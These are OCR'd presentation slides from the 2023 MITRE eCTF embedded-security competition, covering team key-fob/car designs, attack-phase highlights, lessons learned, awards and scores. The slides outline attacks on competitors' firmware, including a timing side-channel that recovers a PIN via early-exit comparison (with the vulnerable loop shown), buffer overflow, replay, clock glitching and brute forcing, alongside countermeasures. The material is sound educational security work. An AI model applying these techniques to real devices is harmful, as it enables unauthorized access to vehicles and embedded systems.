
No boot-time check whether system is under attack

RESET Pin: give a low-voltage signal (NULL byte)

Fob0 PIN is known:

- Boot time: system ready for command after reset
- Process time: URAT1 output after issuing the PIN

Total < 0.1s is feasible



Fix: store a flag for each incorrect try and check during booting

Other Attacks

Buffer overflow in fob firmware

- Use functions provided in reference design
- Trigger the output of the pairing info through UART1
- Trigger the output of anything in SRAM

Key-exchange design does not rely on any stored secrets in device

- Any self-built car/fob can complete the key-exchange process

Share the same key for feature package and unlocking

- Feature package can be used as a message for unlocking

Share the same secret across all the fob/car paired within a same building environment

- Misunderstanding the building process; Lack of fundamental testing

To make our design better…

Crypto algorithm: elliptic curve

Keyed hashing algorithm for PIN

Store a flag for unsuccessful operations; more aggressive device reset policy

Add a short timeout in message exchanging to prevent MITM

Use multiple sources as the PRNG entropy including device timer

Add countermeasures for side-channel attacks, e.g., random small delays in execution

Switch to Clang/LLVM compiler

Avoid Last-minute changes – do not rush to submit your design!

Q&A

Zheyuan (Andy) Ma

- CactiLab

- University at Buffalo

Carnegie Mellon University
Team Plaid Parliament of Pwning

#eCTF2023

MITRE | MITRE ENGENUITY

Plaid Parliament of Pwning 2023 eCTF Team

Carnegie Mellon University

Eliana Cohen, Aditya Desai, Nandan Desai, Neha Gautam, Henry Howland, Ray Huang, Harrison Leinweber (Lead), Ethan Oh, Palash Oswal, Anish Singhani, Carson Swoveland, Madeline Tasker-Fernandes, Suma Thota, and Hanjie Wu

Advised by Anthony Rowe, Patrick Tague, and Maverick Woo

CyLab Carnegie Mellon University Security and Privacy Institute


Carnegie Mellon University Electrical & Computer Engineering

ini Carnegie Mellon University Information Networking Institute

Presentation Outline

- **Our Design**
  - Overview
  - Highlights
  - Improvements
- **Attack Phase Highlights**
  - Timing Attacks
  - Impacts and Countermeasures
  - Other Attacks
- **Final Comments and Lessons Learned**

Our Design



Disk
Host Tools
Paired Fob
Unpaired Fob
Car
Package Feature
Car ID, feature number
Packaged feature
(Signed Car ID, feature number)
Pair
PIN
Required keys and PIN hash
encrypted
Unlock
Unlock message
Nonce and its signature encrypted
Nonce and packaged features
Enable Feature
Request feature
Packaged feature

Our Design Highlights

Strong random number generation

Anti-glitching techniques

Comprehensive test suite

Replay protection using challenge-response

EEPROM encryption

Review of all external code used

Protections against bruteforce

Power analysis protections

Compiler countermeasures

Our Design - Possible Improvements

Possible Improvements

- Use Station-to-Station (STS) key exchange protocol against MITM attacks
- Include additional sources of entropy for random number generation
- Add countermeasures to prevent power analysis
- Increase robustness of timeout code during board to board exchanges

Defeating Our Design

- Power side-channel attacks, or more invasive hardware attacks
- Cooling board to cause RNG bit generation to take longer


Attack Highlight: Timing Side-Channel Attack

- **Vulnerability:** Use of `memcmp` or `strcmp` to verify pairing PIN will leak how many digits are correct based on the runtime of the function

- **Attack:** Use a logic analyzer to measure runtime to a high precision with each possible prefix
  - Identify prefix that takes longest to execute
  - Only requires a few hundred attempts in total

- **Complication:** Measurement depends on UART messages
  - Average across ~10 measurements per attempt to reduce noise

```
for (int i = 0; i < 6; i++) {
    if (pin[i] != input[i])
        return false;
}
return true;
```



Attack Highlight: Timing Side-Channel Attack


- **This is a real-world attack that has impacted real systems in the past**
  - Spectre & Meltdown fundamentally based on timing attacks against the microarchitecture of the CPU itself


- Used to be very specific to embedded systems and many developers may not consider this attack unless they anticipate hardware-level attacks

- **Countermeasures**
  - *Lockouts*—Because so few attempts are required, delays don't really help unless they increase exponentially with failed attempts
  - *Constant-Time Comparison*—Instead of using a loop, bitwise-XOR the expected value with the input, and use bitwise-OR to reduce; this always has the same runtime regardless of # of correct digits

Other Attacks

- **Replay "dictionary"**
  - Clock-based RNG
- **Buffer overflow**
  - `uart_readline`
- **Exploitation of weak crypto**
  - Duplicate/leaked keys
- **Clock glitching**
  - Single points of failure
- **Brute forcing**
  - Leaking a hash; lack of delays





Considered/attempted but not used:

- **Power analysis**
  - Too much interference?
- **VCC Glitching**
  - Too much risk to boards?

Key Takeaways

- Features of opponent systems that made things difficult for us?
  - Good RNG (even SRAM-based, especially thermal-noise based)
  - Rust (buffer overflow protection; unfamiliar for many team members)
- Attacks that would have worked against us?
  - Power analysis; more invasive hardware attacks
- What could we have done with more time and resources?
  - Power analysis (against vulnerable cryptosystems like XChaCha20)
  - VCC glitching and more invasive hardware attacks
- Most valuable thing learned from the competition?
  - Importance of working collaboratively

Sponsors Acknowledgement

We acknowledge the generous support of the following sponsors to our team:

- AT&T
- AWS
- Cisco
- Infineon
- Nokia Bell Labs
- Rolls-Royce
- Siemens

(Any opinions, findings, and conclusions or recommendations expressed in this material are those of our team and do not necessarily reflect the views of our sponsors.)

Thank you!

BREAK
1:20 PM – 1:30 PM

Restrooms, Refreshments

See you soon!

#eCTF2023

MITRE
SOLVING PROBLEMS FOR A SAFER WORLD

MITRE ENGENUITY
A Foundation for Public Good

Kyle Scaplen

Senior Embedded Security Engineer

- Special Awards
- Top 3 Team Awards
- Final Scores

MITRE MITRE ENGENUITY

Congratulations

Whether you placed in the top or not, completing the design and attack phases is an admirable achievement.

You rock.

Special Award
Exemplary Write-Up

Awarded to the team that went above and beyond in creating and sharing a comprehensive write-up detailing their experiences in the Attack Phase

Special Award: Exemplary Write-Up

UNIVERSITY OF NEW HAVEN

Alex Sitterer, Alexander Castromonte, Carolina Sousa De La Cruz, Elias Mosher, Jamal Bouajjaj, Jordan Saleh, Karrie Anne LeDuc-Santoro, Matthew Smith, Nicholas Dubois, Rajat Olhan, Thamer Alotaibi

Advised by: Aladin Sabanovic and Christopher Martinez

Special Award
Hardware Attacker

Awarded to the team with the most innovative uses of hardware attacks to successfully capture flags

MITRE MITRE ENGENUITY

Special Award: Hardware Attacker

CARNEGIE MELLON UNIVERSITY

Team Plaid Parliament of Pwing

Aditya Desai, Anish Singhani, Carson Swoveland, Eliana Cohen, Hanjie Wu, Harrison Leinweber, Henry Howland, Madeline Tasker-Fernandes, Minwoo Oh, Nandankumar Desai, NEHA GAUTAM, Palash Oswal, Sirui Huang, Suma Thota

Advised by: Anthony Rowe, Maverick Woo, Patrick Tague

Special Award
Best Poster

Awarded to the team with the highest scoring poster by our panel of expert judges

MITRE MITRE ENGENUITY

Special Award: Best Poster

Purdue University

Team b01lers

Abhishek Reddypalle, Aditya Vardhan Padala, Akul Abhilash Pillai, Alan Chung Ma, Albert Yu, Arunkumar Bhattar, Ashwin Nambiar, Ayushi Sharma, Bo-Shiun Yen, Connor Glosner, Garvit Jairath, Gisu Yeo, Han Dai, Hongwei Wu, Jacob White, Jayashree Srinivasan, Muhammad Ibrahim, Naveen, Paschal Amusuo, Shashank Sharma, Siddharth Muralee


Advised by: Antonio Bianchi, Aravind Machiry, Santiago Torres-Arias

2023 eCTF Final Results


Final Scoring Breakdown

- Final scores are a combination of:
  - Design Phase flags
  - Defensive points
  - Offensive points
  - Documentation points
  - Poster points

- Documentation points and poster points are not shown on the scoreboard





Preliminary Scoreboard Results



MITRE | MITRE ENGENUITY

Attack Phase Scores Over Time





Third Place

Third Place

12,586 Final Points
49 Flags Captured

UNIVERSITY OF ILLINOIS AT URBANA-CHAMPAIGN

Team sigpwny

